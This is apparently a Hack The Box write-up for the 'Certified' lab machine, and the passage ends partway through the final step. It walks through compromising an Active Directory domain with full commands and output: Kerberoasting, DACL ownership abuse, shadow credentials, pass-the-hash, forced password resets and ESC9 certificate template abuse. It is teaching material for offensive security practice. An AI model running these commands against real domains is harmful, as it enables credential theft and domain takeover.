Certified - HTB

Initial Access

```
nmap -p- -sC -sV -vv -T4 -oA certified 10.129.58.194
```

```
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-10-18 10:04:46Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49695/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49726/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
55744/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

Enumerating SMB

```
nmap -p 135,139,445 -sC -sV -vv 10.129.58.194
```

```
PORT    STATE SERVICE       REASON          VERSION
135/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds? syn-ack ttl 127
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 61187/tcp): CLEAN (Timeout)
|   Check 2 (port 2846/tcp): CLEAN (Timeout)
|   Check 3 (port 42200/udp): CLEAN (Timeout)
|   Check 4 (port 24585/udp): CLEAN (Timeout)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
|_clock-skew: 7h00m10s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-10-18T10:02:13
|_  start_date: N/A
```

Note - SMB signing is enabled and required

```
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: certified.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certified.htb, DNS:certified.htb, DNS:CERTIFIED
| Issuer: commonName=certified-DC01-CA/domainComponent=certified
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
```

Enumerating using nxc

```
nxc smb 10.129.58.194
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ nxc smb 10.129.58.194
SMB         10.129.58.194   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
 (SMBv1:False)
```

Adding the hostname to the `/etc/hosts` file

```
echo '10.129.58.194 certified.htb' | sudo tee -a /etc/hosts
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ echo '10.129.58.194 certified.htb' | sudo tee -a /etc/hosts
[sudo] password for kali:
10.129.58.194 certified.htb
```

This is a assumed breach scenario, so we have the following credentials

```
judith.mader:judith09
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ nxc smb certified.htb -u judith.mader -p judith09
SMB         10.129.58.194   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
 (SMBv1:False)
SMB         10.129.58.194   445    DC01             [+] certified.htb\judith.mader:judith09
```

Enumerating users

```
nxc smb certified.htb -u judith.mader -p judith09 --users
```

We have nine users in the domain

```
[+] certified.htb\judith.mader:judith09
-Username-                    -Last PW Set-       -BadPW- -Description-
Administrator                 2024-05-13 14:53:16 0       Built-in account for administering the computer/domain
Guest                         <never>             0       Built-in account for guest access to the computer/domain
krbtgt                        2024-05-13 15:02:51 0       Key Distribution Center Service Account
judith.mader                  2024-05-14 19:22:11 0
management_svc                2024-05-13 15:30:51 0
ca_operator                   2024-05-13 15:32:03 0
alexander.huges               2024-05-14 16:39:08 0
harry.wilson                  2024-05-14 16:39:37 0
gregory.cameron               2024-05-14 16:40:05 0
[*] Enumerated 9 local users: CERTIFIED
```

Getting the users list

```
nxc smb certified.htb -u judith.mader -p judith09 --rid-brute | grep -ia
SidTypeUser
```

```
Administrator
Guest
```

```
krbtgt
DC01$
judith.mader
management_svc
ca_operator
alexander.huges
harry.wilson
gregory.cameron
```

Enumerating shares

```
smbclient -L \\\\10.129.58.194\\
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ smbclient -L \\\\10.129.58.194\\ -U judith.mader
Password for [WORKGROUP\judith.mader]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.58.194 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

There are no interesting shares

Kerberoastable accounts

```
impacket-GetUserSPNs 'certified.htb/judith.mader:judith09' -request
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ impacket-GetUserSPNs 'certified.htb/judith.mader:judith09' -request
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName               Name           MemberOf                                        PasswordLastSet             LastLogon  Delegation
--------------------------------   ------------   ----------------------------------------------  --------------------------  ---------  ----------
certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb  2024-05-13 11:30:51.476756  <never>


[-] CCache file is not found. Skipping...
[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

We see that the service account `management_svc` is **Kerberoastable**

We also notice that we are getting the following error - `[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)`

Resolving Clock skew too great issue

1. Switch to the super user - `sudo su`

2. Run the following command to disable the **Network Time Protocol (NTP)** from auto-updating

```
timedatectl set-ntp off
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-smb]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/…/htb/ad/certified/certified-smb]
└─# timedatectl set-ntp off
```

3. Run the following the command to match the date and time with the date and time of the target

```
rdate -n <IP Address>
```

```
┌──(root㉿kali)-[/home/…/htb/ad/certified/certified-smb]
└─# rdate -n 10.129.58.194
Sat Oct 18 07:24:16 EDT 2025
```

Now we can grab the hash of the service account -

```
ServicePrincipalName          Name           MemberOf                                          PasswordLastSet             LastLogon  Delegation

certified.htb/management_svc.DC01  management_svc  CN=Management,CN=Users,DC=certified,DC=htb  2024-05-13 11:30:51.476756  <never>


[-] CCache file is not found. Skipping ...
$krb5tgs$23$*management_svc$CERTIFIED.HTB$certified.htb/management_svc*$f3867977fedcc7fe1ad198b58a16967d$2aa99571ce60c64f04e4568f55dc93bee56c544aad76a3b96add29255b12bd4e04a505a02ccae8ed9ea5adf99f5ad3ee8f83d8a673
876f10ea5a053f1c4bcdcd29970486e229a304727176aa4d83902929362a0aa20e9684d631467afcf452078ae47b1f48f1be209cc92bae31c3aaed1e93fbf4ac2e08afb5156a969e3cfc2aed8e03f2a0aea3cba67a16dfb90a5c2564b44ebdac6487551dff7ba9ff162
9bac02cb7ddd4cfae4853527117b51f31831d35f17ae789021f20bf176efa85f261e152f0a2a5d261976fcde9d2074ac1368291a32e73dc980d305fd319ea1b190706954bb836b6cb0fe48663830a3144f20464486d21d7b66e50e54d7ae1aef2115c11d4424285fe39
5398ab5e8fcb038baf69b7387eb8c3ab6aa36a85531e319b5517b400679684076c2a35f47f8520c17737572f53e33f7a903e213d6c5516b2e3eeda34a37f0a9bb3112baf12c3e67e3cbdbd7c48a02222e7501a062f1749d0578c056501ea4576a814ece9ca4255d07ae
c58913d9ec2b59708c1da411633857e2e5938a7c7edf67fc2dc884bdbea1488cd35692871482195fdd205dd190061ac12e5026538f9c2227fa5f2e12d330798e23349a682cee05f3dbb05b9eeee39deb8cfec302cfedddcf421f055233d5e8a239d4ea9dc22bbfc418b51
8706d4c6ce1bedb5b2fa1d35c8199451b0b58a87c9243391228cc556095988ae25bdd2eaab9d489cf1e389549f45c6dc47c9f62fe8c48b396f2677d7b4a7aa25cdd969a0934ae9d5267feaa45a362c88f3c83fa6938c10a1349a92b9f3a73136ed3d3fd1d508c054892
e42361e2d1cefc7060cc364c86c65ac03ae0b2ef517f0b98c53c1462f77d9d0cd0ade5ceb85106b67f1174c5309e18edc4046456c811c53052c74fea3f170c669165e3815f6956b6ea34becfaa7eb857802d1654905b63b9135dce148f3024a578b02c9d3d2cacc5a85
a07c2e614590d02bd2de2ff01776d851e8aa8f99dc948bbe03da8b8604db24acbd875b492c55ea2da5de02aa8494331d17fc4774d101e4f35ec9da33d6c0af80abcac4005c118e72fb92f28485a91b307d43816fdb056d38eca43a1003a9a822cd21408062d7f55ce07
126278ed41d380f63fd0e6a56851039721 6accb904849f200e192c0711f7e04f3ce9f5d4354246562ec2cab9a1144b30f4a1ce13761ab1ee360c294275787d24721374ac970dbd51ba00f26957cb729bb25043bd0c4d78c3d57771e4d901e75e045001e00e0dcd4bdab
b0beaa6f1f2feed27dd89a30924b8ea1985319add9623f7335a0e2399865b87800361d6569181507bf58e9515fab95226f6a9877b53b60e2e612a1a45a796362e0bd165d26b2a1f74d87b42fe9ea0d229fef88818d56982d90bb4280528e4f79408e3d11135b53a0d21
4e0facc310671e084e7d8de648e2eb726941ab8cefba449843249f8306e4429f21dd00eaaf0da7c1d7745fa593a0138c2807e3a26c073f6ee8d4a0be29edaae6e61ebb1909e01cb8235bba7603508a63af5a8d5a2c1ab8d192aa4d30ee99783050cf81371dcbf2d73ff
415f987bba75
```

We are unable to crack the hash though.


Collecting Bloodhound data

```
nxc ldap dc01.certified.htb -u judith.mader -p judith09 --bloodhound -c all --dns-server 10.129.58.194
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ ls -la ~/.nxc/logs/DC01_10.129.58.194_2025-10-18_073750_bloodhound.zip .
-rw-rw-r-- 1 kali kali 143727 Oct 18 07:38 /home/kali/.nxc/logs/DC01_10.129.58.194_2025-10-18_073750_bloodhound.zip

.:
total 8
drwxrwxr-x 2 kali kali 4096 Oct 18 07:38 .
drwxrwxr-x 5 kali kali 4096 Oct 18 07:36 ..
```

```
bloodhound --no-sandbox
```



Lateral Movement

Write Owner

We see that the user `judith.mader` has `WriteOwner` permissions on the group `Management`

Changing the Ownership

```
owneredit.py -action write -new-owner 'judith.mader' -target 'management'
'certified.htb'/'judith.mader':'judith09'
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ owneredit.py -action write -new-owner 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-729746778-2675978091-3820388244-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=certified,DC=htb
[*] OwnerSid modified successfully!
```

Modifying the rights - Assigning "Full Control"

```
dacledit.py -action 'write' -rights 'FullControl' -principal 'judith.mader' -target
'management' 'certified.htb'/'judith.mader':'judith09'
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ dacledit.py -action 'write' -rights 'FullControl' -principal 'judith.mader' -target 'management' 'certified.htb'/'judith.mader':'judith09'
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20251018-134505.bak
[*] DACL modified successfully!
```

Adding members to the group

```
net rpc group addmem "management" "judith.mader" -U
'certified.htb'/'judith.mader'%'judith09' -S "10.129.58.194"
```

```
net rpc group members "management" -U 'certified.htb'/'judith.mader'%'judith09' -S
"10.129.58.194"
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ net rpc group addmem "management" "judith.mader" -U 'certified.htb'/'judith.mader'%'judith09' -S "10.129.58.194"

┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ net rpc group members "management" -U 'certified.htb'/'judith.mader'%'judith09' -S "10.129.58.194"
CERTIFIED\judith.mader
CERTIFIED\management_svc
```

Generic Write

Now we see that the members of the `management` group have `GenericWrite` access to the user `management_svc`

Shadow Credentials Attack

pywhisker

This command lets us add a fake certificate to the `msDS-KeyCredentialLink` attribute of the victim's account in AD

- This key will act like a secret key that attacker controls, allowing them to authenticate without knowing the user's password.

```
pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target
"management_svc" --action "add"
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ pywhisker.py -d "certified.htb" -u "judith.mader" -p "judith09" --target "management_svc" --action "add"
[*] Searching for the target account
[*] Target user found: CN=management service,CN=Users,DC=certified,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: d4d808c3-aa82-d31e-2062-3e5ff82ac2d1
[*] Updating the msDS-KeyCredentialLink attribute of management_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM → PFX with cryptography: VXgXJWif.pfx
[+] PFX exportiert nach: VXgXJWif.pfx
[i] Passwort für PFX: WrDXMxlp6O8GsOb62XU9
[+] Saved PFX (#PKCS12) certificate & key at path: VXgXJWif.pfx
[*] Must be used with password: WrDXMxlp6O8GsOb62XU9
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ ls
dacledit-20251018-134505.bak  DC01_10.129.58.194_2025-10-18_073750_bloodhound.zip  VXgXJWif.pfx
dacledit-20251018-140217.bak  VXgXJWif_cert.pem                                    VXgXJWif_priv.pem
```

gettgtpkinit

- We can use the following command to use the certificate generated by the pyWhisher to authenticate as the victim via Kerberos PKINIT, It is a protocol that allows certificate based authentication in AD.

```
gettgtpkinit.py -cert-pfx VXgXJWif.pfx -pfx-pass WrDXMxlp6O8GsOb62XU9
certified.htb/management_svc management_svc1.ccache
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ gettgtpkinit.py -cert-pfx VXgXJWif.pfx -pfx-pass WrDXMxlp6O8GsOb62XU9 certified.htb/management_svc management_svc1.ccache
2025-10-18 21:11:18,715 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-10-18 21:11:18,743 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-10-18 21:11:25,088 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-10-18 21:11:25,088 minikerberos INFO     c34066522bfaaab4ac70e2d3a67a163969da87380cdd808a452f79e154625583
INFO:minikerberos:c34066522bfaaab4ac70e2d3a67a163969da87380cdd808a452f79e154625583
2025-10-18 21:11:25,092 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

```
export KRB5CCNAME=management_svc1.ccache
```

getnthash

```
getnthash.py -key c34066522bfaaab4ac70e2d3a67a163969da87380cdd808a452f79e154625583
certified.htb/management_svc
```

The TGT contains encrypted data, including the victim's NT hash, which is the hashed version of their password used for windows NTLM authentication


- The `getnthash.py` will use the session key to decrypt the TGT and extract the NT hash of the user

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ getnthash.py -key c34066522bfaaab4ac70e2d3a67a163969da87380cdd808a452f79e154625583 certified.htb/management_svc
Impacket v0.13.0.dev0+20251002.113829.eaf2e556 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
a091c1832bcdd4677c28b5a6a1295584

┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ nxc smb certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584
SMB         10.129.58.194   445    DC01            [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True)
 (SMBv1:False)
SMB         10.129.58.194   445    DC01            [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
```

The user `management_svc` is part of the **Remote Management Users** Group




```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ evil-winrm -i certified.htb -u management_svc -H a091c1832bcdd4677c28b5a6a1295584

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\management_svc\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\management_svc\Desktop> ls


    Directory: C:\Users\management_svc\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        10/18/2025   2:54 AM             34 user.txt
```

Privilege Escalation

GenericAll

We see that the user `management_svc` has `GenericAll` rights over the user `ca_operator`

ForceChangePassword

```
pth-net rpc password "ca_operator" "Password123#" -U "certified.htb"/"management_svc"%"ffffffffffffffffffffffffffffffff":"a091c1832bcdd4677c28b5a6a1295584" -S "10.129.58.194"
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ pth-net rpc password "ca_operator" "Password123#" -U "certified.htb"/"management_svc"%"ffffffffffffffffffffffffffffffff":"a091c1832bcdd4677c28b5a6a1295584" -S "10.129.58.194"
E_md4hash wrapper called.
HASH PASS: Substituting user supplied NTLM HASH...
```

```
nxc smb certified.htb -u 'ca_operator' -p 'Password123#'
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-bloodhound]
└─$ nxc smb certified.htb -u 'ca_operator' -p 'Password123#'
SMB         10.129.58.194   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certified.htb) (signing:True) (SMBv1:False)
SMB         10.129.58.194   445    DC01             [+] certified.htb\ca_operator:Password123#
```

Abusing ADCS

Looking at what services are running in the environment, we can also see it from the scans that Certificated services are running

```
nxc ldap certified.htb -u 'management_svc' -H a091c1832bcdd4677c28b5a6a1295584 -M adcs
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ nxc ldap certified.htb -u 'management_svc' -H a091c1832bcdd4677c28b5a6a1295584 -M adcs
/usr/lib/python3/dist-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io
 as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
LDAP        10.129.58.194   389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:certified.htb)
LDAP        10.129.58.194   389    DC01             [+] certified.htb\management_svc:a091c1832bcdd4677c28b5a6a1295584
ADCS        10.129.58.194   389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.129.58.194   389    DC01             Found PKI Enrollment Server: DC01.certified.htb
ADCS        10.129.58.194   389    DC01             Found CN: certified-DC01-CA
```

```
certipy-ad find \
-u ca_operator@certified.htb -p 'Password123#' \
-dc-ip 10.129.58.194 -vulnerable -output certified
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad find \
-u ca_operator@certified.htb -p 'Password123#' \
-dc-ip 10.129.58.194 -vulnerable -output certified
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'certified-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'certified-DC01-CA'
[*] Checking web enrollment for CA 'certified-DC01-CA' @ 'DC01.certified.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to 'certified_Certipy.txt'
[*] Wrote text output to 'certified_Certipy.txt'
[*] Saving JSON output to 'certified_Certipy.json'
[*] Wrote JSON output to 'certified_Certipy.json'
```

ESC9: No Security Extension on Certificate Template

ESC9 vulnerabilities arise when certificate temple is explicitly configured not to include the `szOID_NTDS_CA_SECURITY_EXT` security extension in the certificates it issues

- It will lack the primary SID security extension `szOID_NTDS_CA_SECURITY_EXT`
- This forces the KDC during the kerberos PKINIT authentication to relay on weaker legacy mappings methods if the domain is not yet in `Full Enforcement` mode for strong certificate binding

Prerequisites for the abuse to work

- The `StrongCertificateBindingEnforcement` registry key on the DC is set to `1` - Compatible model or `0` - Disabled
- The certificate template must allow for **Client Authentication**

- An attacker controlled account must have enrollment rights for this vulnerable template


```
  },
  "Certificate Templates": {
    "0": {
      "Template Name": "CertifiedAuthentication",
      "Display Name": "Certified Authentication",
      "Certificate Authorities": [
        "certified-DC01-CA"
      ],
      "Enabled": true,
      "Client Authentication": true,
      "Enrollment Agent": false,
      "Any Purpose": false,
      "Enrollee Supplies Subject": false,
      "Certificate Name Flag": [
        33554432,
        2147483648
      ],
      "Enrollment Flag": [
        8,
        32,
        524288
      ],
      "Extended Key Usage": [
        "Server Authentication",
        "Client Authentication"
      ],
      "Requires Manager Approval": false,
      "Requires Key Archival": false,
      "Authorized Signatures Required": 0,
      "Schema Version": 2,
      "Validity Period": "1000 years",
      "Renewal Period": "6 weeks",
      "Minimum RSA Key Length": 2048,
      "Template Created": "2024-05-13 15:48:52+00:00",
      "Template Last Modified": "2024-05-13 15:55:20+00:00",
      "Permissions": {
        "Enrollment Permissions": {
          "Enrollment Rights": [
            "CERTIFIED.HTB\\operator ca",
            "CERTIFIED.HTB\\Domain Admins",
            "CERTIFIED.HTB\\Enterprise Admins"
          ]
```

```
      },
      "Object Control Permissions": {
        "Owner": "CERTIFIED.HTB\\Administrator",
        "Full Control Principals": [
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ],
        "Write Owner Principals": [
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ],
        "Write Dacl Principals": [
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ],
        "Write Property Enroll": [
          "CERTIFIED.HTB\\Domain Admins",
          "CERTIFIED.HTB\\Enterprise Admins"
        ]
      }
    },
    "[+] User Enrollable Principals": [
      "CERTIFIED.HTB\\operator ca"
    ],
    "[!] Vulnerabilities": {
      "ESC9": "Template has no security extension."
    },
    "[*] Remarks": {
      "ESC9": "Other prerequisites may be required for this to be exploitable. See the wiki for more details."
    }
  }
}
```


UPN Manipulation Method

If an attacker has control over an account's `UPN` attribute through `GenericWrite` and that account can enroll in the ESC9 vulnerable template.

1. Temporarily change the victim's account UPN to match the `sAMAccountName` of a target privileged account
2. Request a certificate as the victim account, this will issue the certificated with manipulated UPN but will lack the SID security extension
3. Revert the UPN on the victim account
4. Use the certificate to authenticate

Step 1: Read initial UPN of the victim account (Optional - for restoration).

Since we require that the attacker account to have control over the victim, we can choose the `management_svc` account as it has `GenericAll` permissions over the `ca_operator` account

```
certipy-ad account \
-u management_svc@certified.htb -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
-dc-ip 10.129.58.194 -user 'ca_operator' \
read
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad account \
-u management_svc@certified.htb -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
-dc-ip 10.129.58.194 -user 'ca_operator' \
read
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Reading attributes for 'ca_operator':
    cn                                  : operator ca
    distinguishedName                   : CN=operator ca,CN=Users,DC=certified,DC=htb
    name                                : operator ca
    objectSid                           : S-1-5-21-729746778-2675978091-3820388244-1106
    sAMAccountName                      : ca_operator
    userPrincipalName                   : ca_operator@certified.htb
    userAccountControl                  : 66048
    whenCreated                         : 2024-05-13T15:32:03+00:00
    whenChanged                         : 2025-10-19T04:48:13+00:00
```

Step 2: Update the victim account's UPN to the target administrator's `sAMAccountName`.

```
certipy-ad account \
    -u 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
    -dc-ip '10.129.58.194' -upn 'administrator' \
    -user 'ca_operator' update
```

```
┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$ certipy-ad account \
    -u 'management_svc' -hashes 'a091c1832bcdd4677c28b5a6a1295584' \
    -dc-ip '10.129.58.194' -upn 'administrator' \
    -user 'ca_operator' update
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Updating user 'ca_operator':
    userPrincipalName                   : administrator
[*] Successfully updated 'ca_operator'

┌──(kali㉿kali)-[~/htb/ad/certified/certified-adcs]
└─$
```

Step 3: (If needed) Obtain credentials for the "victim" account

Since we already have the credentials of the user `ca_operator`

Step 4: Request a certificate as the "victim" user from the ESC9 template.

```
certipy-ad req \
-u ca_operator -p 'Password123#' \
